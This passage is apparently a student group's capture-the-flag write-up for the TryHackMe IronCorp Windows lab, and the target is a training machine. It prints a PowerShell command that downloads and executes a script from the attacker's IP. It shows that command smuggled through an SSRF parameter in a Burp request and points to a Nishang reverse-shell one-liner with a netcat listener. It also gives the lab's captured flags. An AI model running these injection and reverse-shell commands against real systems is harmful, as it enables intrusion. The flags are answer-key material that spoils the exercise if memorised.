
With the information now gathered, we began building a shell to exploit the server by creating a new file.

```
┌──(1211103298㉿kali)-[~]
└─$ nano exploit.ps1
```


We then put the powershell script into the file. The powershell script of that was put into this file is a one liner powershell that can be found at the link given:
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1



With the shell done, open Burpsuite and turn on intercept. At the web browser, turn on proxy to Burpsuite and refresh the admin site. The Burpsuite proxy will intercept the request.




We then send the request to the repeater.




Now open the decoder and change the string below which is a command for the server to download our exploit.ps1 shell (and don't forget to change the ip to your pc ip address first before encoding) to url encode 2 times.

```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.38.39/exploit.ps1')
```




The resulting url encoded is therefore put into the query after " | ".



```
GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|%25%37%30%25%36%66%25%37%37%25%36%35%25%37%32%25%37%33%25%36%38%25%36%35%25%36%63%25%36%63%25%32%65%25%36%35%25%37%38%25%36%35%25%32%30%25%32%64%25%36%33%25%32%30%25%36%39%25%36%35%25%37%38%25%32%38%25%36%65%25%36%35%25%37%37%25%32%64%25%36%66%25%36%32%25%36%61%25%36%35%25%36%33%25%37%34%25%32%30%25%36%65%25%36%35%25%37%34%25%32%65%25%37%37%25%36%35%25%36%32%25%36%33%25%36%63%25%36%39%25%36%35%25%36%65%25%37%34%25%32%39%25%32%65%25%36%34%25%36%66%25%37%37%25%36%65%25%36%63%25%36%66%25%36%31%25%36%34%25%37%33%25%37%34%25%37%32%25%36%39%25%36%65%25%36%37%25%32%38%25%32%37%25%36%38%25%37%34%25%37%34%25%37%30%25%33%61%25%32%66%25%32%66%25%33%31%25%33%30%25%32%65%25%33%31%25%33%38%25%32%65%25%33%36%25%33%32%25%32%65%25%33%36%25%33%30%25%32%66%25%36%35%25%37%38%25%37%30%25%36%63%25%36%66%25%36%39%25%37%34%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39
HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Before pressing the send button, setup terminals first to open a python http server on where to serve exploit.ps1 and a netcat listener to receive the reverse shell at port 443.



After all is said and done, the request in the repeater is therefore forwarded.


Steps: Horizontal Privilege Escalation

Tools used: **Netcat/Kali Terminal/Powershell**

Thought Process and Methodology and Attempts:

Now we wait for a response from the NetCat listener. If the request succeeded, we will get a response at the port specified as shown in the picture below.

Now, all that's left is to find the flags. From here onwards, we scour through every possible directory and files in the users. The user.txt is found in the 'C:\users\administrator\Desktop'. We therefore cat user.txt and the first flag is given.



```
PS E:\xampp\htdocs\internal> cd C:\users\administrator
PS C:\users\administrator> cd \Desktop
PS C:\users\administrator> cd ../
PS C:\users> cd \administrator\Desktop\
PS C:\users> cd \administrator
PS C:\users> ls


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


PS C:\users> cat administrator
PS C:\users> cd administrator
PS C:\users\administrator> cd Desktop
PS C:\users\administrator\Desktop> dir


    Directory: C:\users\administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\users\administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop>
```

Steps: Root Privilege Escalation

Tools used: **Netcat/Kali Terminal/Powershell**

Thought Process and Methodology and Attempts:

After capturing the first flag, it was obvious to us that the account SuperAdmin is the most important user. We quickly tried to enter into the user but found out that we cannot do anything in the SuperAdmin account as shown in the picture below.

```
PS C:\Users\administrator\desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\desktop> cd../
PS C:\Users\administrator\desktop> cd ../
PS C:\Users\administrator> cd ../
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls -h
PS C:\Users\SuperAdmin> sudo -l
PS C:\Users\SuperAdmin> cd desktop
PS C:\Users\SuperAdmin>
```

After using the command “get-acl”, it is used to check the permissions we have on that directory, we see that we have no full control over the directory.




```
PS C:\> cd ..\
PS C:\> cd users
PS C:\users> get-acl c:\users\SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)
```

Based on many pentester's walkthroughs, many stated that there is actually a root.txt file located inside the superadmin's desktop directory. So from this information, we can try to open the root.txt with various commands such as cat, type(get-content) and so on. After going through turmoil unsure of what to do and through trial and error, we accidently find out that by using the command “get-childitem”, we were able to find the root.txt inside the superadmin’s desktop directory. Hence making it possible for us to navigate through the SuperAdmin user by using powershell cmdlet. Thus, finally allowing us to reach the flag.

```
PS C:\users\Superadmin> get-childitem c:\users\superadmin\desktop
PS C:\users\Superadmin> get-childitem c:\users\superadmin\desktop\root.txt


    Directory: C:\users\superadmin\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 root.txt
```

```
PS C:\users> type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

Contributions

ID	Name	Contribution	Signatures
1211103546	Muhammad Hafiz Haziq	Sub pentester for this project, heavily present in the early stages and did recording and video editing for presentation video.	
1211103298	Fahiman Danial	Sub pentester for this project; heavily present in the early stages and tried other ways but failed and did the handwritten report.	
1211103527	Muhammad Irfan Haqief	Main pentester for this project; the first to find both flags, assisting other members and providing pictures for report.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://www.youtube.com/watch?v=nF0JnxkgBEo